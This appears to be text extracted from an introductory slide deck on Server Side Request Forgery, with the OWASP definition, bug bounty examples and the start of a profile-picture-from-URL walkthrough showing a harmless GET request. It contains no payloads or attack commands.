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## Server Side Request Forgery

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

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# Understanding



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# What is a Vulnerability?

- How we can get food / drinks for free?



# Vulnerabilities

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# SSRF

## **S**erver **S**ide **R**equest **F**orgery

In a Server-Side Request Forgery (SSRF) attack, the attacker can abuse functionality on the server to read or update internal resources. The attacker can supply or a modify a URL which the code running on the server will read or submit data to, and by carefully selecting the URLs, the attacker may be able to read server configuration such as AWS metadata, connect to internal services like http enabled databases or perform post requests towards internal services which are not intended to be exposed.

[https://www.owasp.org/index.php/Server\\_Side\\_Request\\_Forgery](https://www.owasp.org/index.php/Server_Side_Request_Forgery)






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
# Why talk about SSRF?

- Microservices Impact
- Cloud Impact
- Quite popular in Bug Bounty Programs
- New research area

*“SSRF has become the most serious vulnerability facing organizations that use public clouds,” Johnson wrote.*

446		Privilege Escalation From user to SYSTEM via unauthenticated command execution	By b0yd to Ubiquiti Inc.	Resolved	Critical	\$16,109.00	
15		SSRF vulnerability on [redacted] leaks internal IP and various sensitive ir	By alyssa_herrera to U.S. Dept Of Defense	Resolved	Medium		
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
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Once upon a time a user surf the web ...






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On the website the user create a profile ...



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on the registration process the user has the opportunity to upload a profile picture from his computer



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
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


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



... or from a url ...






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<http://www.personalwebsite.com/ProfilePicture.png>





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
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



In this case the backend is connecting to the website to fetch the profile picture



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
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


GET /ProfilePicture.png HTTP/1.1  
Host: www.personalwebsite.com





